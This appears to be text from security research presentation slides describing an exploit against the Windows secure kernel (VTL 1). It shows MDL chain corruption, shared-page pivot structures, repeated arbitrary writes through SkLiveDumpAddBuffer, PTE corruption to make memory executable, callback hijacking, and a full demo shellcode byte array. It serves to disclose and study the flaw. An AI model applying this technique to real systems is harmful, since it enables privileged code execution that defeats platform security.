
If We Can Control “Next” of One Chained MDL




We Can Chain a Fake Pivot MDL at Shared Page




We Control Where LiveDumpAddBuffer Write To



Detect Worker MDL Has Been Written




Retarget Worker MDL



Shared pages: Communication Channels

- VTL 0(write) -> VTL 1(read)
 - Craft pivot MDL, modify Worker MDL repeatedly
- VTL 1(write) -> VTL 0(read)
 - Tentative overwriting target of `SkLiveDumpAddBuffer`
 - Indicator of Worker MDL activated.
- Write-what-where accurately and repeatedly
 - Pivot MDL->Next: Worker MDL
 - Pivot MDL->ByteCount: Accurately control overwriting offset to Worker MDL
 - `SkLiveDumpAddBuffer`: Overwriting Content

Multiple Write-What-Where



Exploit #1 – Final to Arbitrary Code Execution

- Corrupt MDL->Next, gain 1 arbitrary write
- Fake a pivot MDL structure in the shared page (simply writes in VTL0)
 - Keep in mind that we can change that repeatedly, by design
- Use the arbitrary write to corrupt a node in SkpLiveDumpContext.Mdl chain, make it points to our pivot MDL
- Call SkLiveDumpAddBuffer to trigger arbitrary write
- Change shared page content, and call SkLiveDumpAddBuffer again!
- Arbitrary Write: Corrupt PTE --> make shared page RWX
- Arbitrary Write: Corrupt SkpgContext callback --> jump to shellcode
- PROFIT

Demo Shellcode

```
BYTE shellcode[] = {
    0x48, 0x83, 0xec, 0x30,
    0x48, 0xb9, QWORD_2_LE_BYTES(SKPG_CONTEXT_ADDR + 0x250),
    0x4c, 0x8b, 0x09,
    0x48, 0xba, QWORD_2_LE_BYTES(SHARED_MEM_SK_VIEW_ADDR + 0x150),
    0x48, 0x89, 0x11,
    0x48, 0x83, 0xc1, 0x18,
    0x48, 0xc7, 0x01, 0x00, 0x00, 0x00, 0x00,
    0x48, 0xc7, 0x41, 0x08, 0x00, 0x00, 0x00, 0x00,
    0x48, 0xc7, 0x41, 0x10, 0x00, 0x00, 0x00, 0x00,
    0x49, 0x81, 0xe9, DWORD_2_LE_BYTES(SKPG_TIMER_ROUTINE_OFFSET),
    0x48, 0xb9, QWORD_2_LE_BYTES(FAILURE_LOG_SK_ADDR + 0x1090),
    0x48, 0x8b, 0x11,
    0x49, 0xb8, QWORD_2_LE_BYTES(KERNEL_ADDR_MASK),
    0x49, 0x21, 0xd0,
    0x49, 0x83, 0xf8, 0x00,
    0x4c, 0x0f, 0x45, 0xca,
    0x4c, 0x89, 0x09,
    0x49, 0x81, 0xc1, DWORD_2_LE_BYTES(SKPG_SETTIMER_OFFSET),
    0x48, 0xb9, QWORD_2_LE_BYTES(SKPG_CONTEXT_ADDR + 0x220),
    0x48, 0xc7, 0xc2, DWORD_2_LE_BYTES(NEG_5_SECONDS_IN_NANOSECONDS),
    0x49, 0xc7, 0xc0, DWORD_2_LE_BYTES(NEG_5_SECONDS_IN_NANOSECONDS),
    0x4c, 0x89, 0xc8,
    0xff, 0xd0,
    0x48, 0x83, 0xc4, 0x30,
    0xc3
};

//sub      rsp, 30h
